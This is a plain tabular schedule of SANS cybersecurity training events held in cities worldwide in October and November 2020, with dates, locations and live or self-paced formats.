SANS October Singapore 2020	Singapore, SG	Oct 12, 2020 - Oct 24, 2020	Live Event
SANS Stockholm October 2020	Stockholm, SE	Oct 19, 2020 - Oct 24, 2020	Live Event
SANS Dallas Fall 2020	Dallas, TXUS	Oct 19, 2020 - Oct 24, 2020	Live Event
SANS Rome October 2020	Rome, IT	Oct 19, 2020 - Oct 24, 2020	Live Event
Cloud & DevOps Security 2020	Denver, COUS	Oct 19, 2020 - Oct 24, 2020	Live Event
SANS SEC504 Rennes 2020 (In French)	Rennes, FR	Oct 19, 2020 - Oct 24, 2020	Live Event
SANS Geneva October 2020	Geneva, CH	Oct 26, 2020 - Oct 31, 2020	Live Event
SANS SEC560 Lille 2020 (In French)	Lille, FR	Oct 26, 2020 - Oct 31, 2020	Live Event
SANS San Francisco Fall 2020	San Francisco, CAUS	Oct 26, 2020 - Oct 31, 2020	Live Event
SANS Cologne October 2020	Cologne, DE	Oct 26, 2020 - Oct 31, 2020	Live Event
SANS Krakow November 2020	Krakow, PL	Nov 02, 2020 - Nov 07, 2020	Live Event
SANS London November 2020	London, GB	Nov 02, 2020 - Nov 07, 2020	Live Event
SANS Rocky Mountain Fall 2020	Denver, COUS	Nov 02, 2020 - Nov 07, 2020	Live Event
SANS DFIRCON 2020	Miami, FLUS	Nov 02, 2020 - Nov 07, 2020	Live Event
SANS Sydney 2020	Sydney, AU	Nov 02, 2020 - Nov 14, 2020	Live Event
SANS OnDemand	OnlineUS	Anytime	Self Paced
SANS SelfStudy	Books & MP3s OnlyUS	Anytime	Self Paced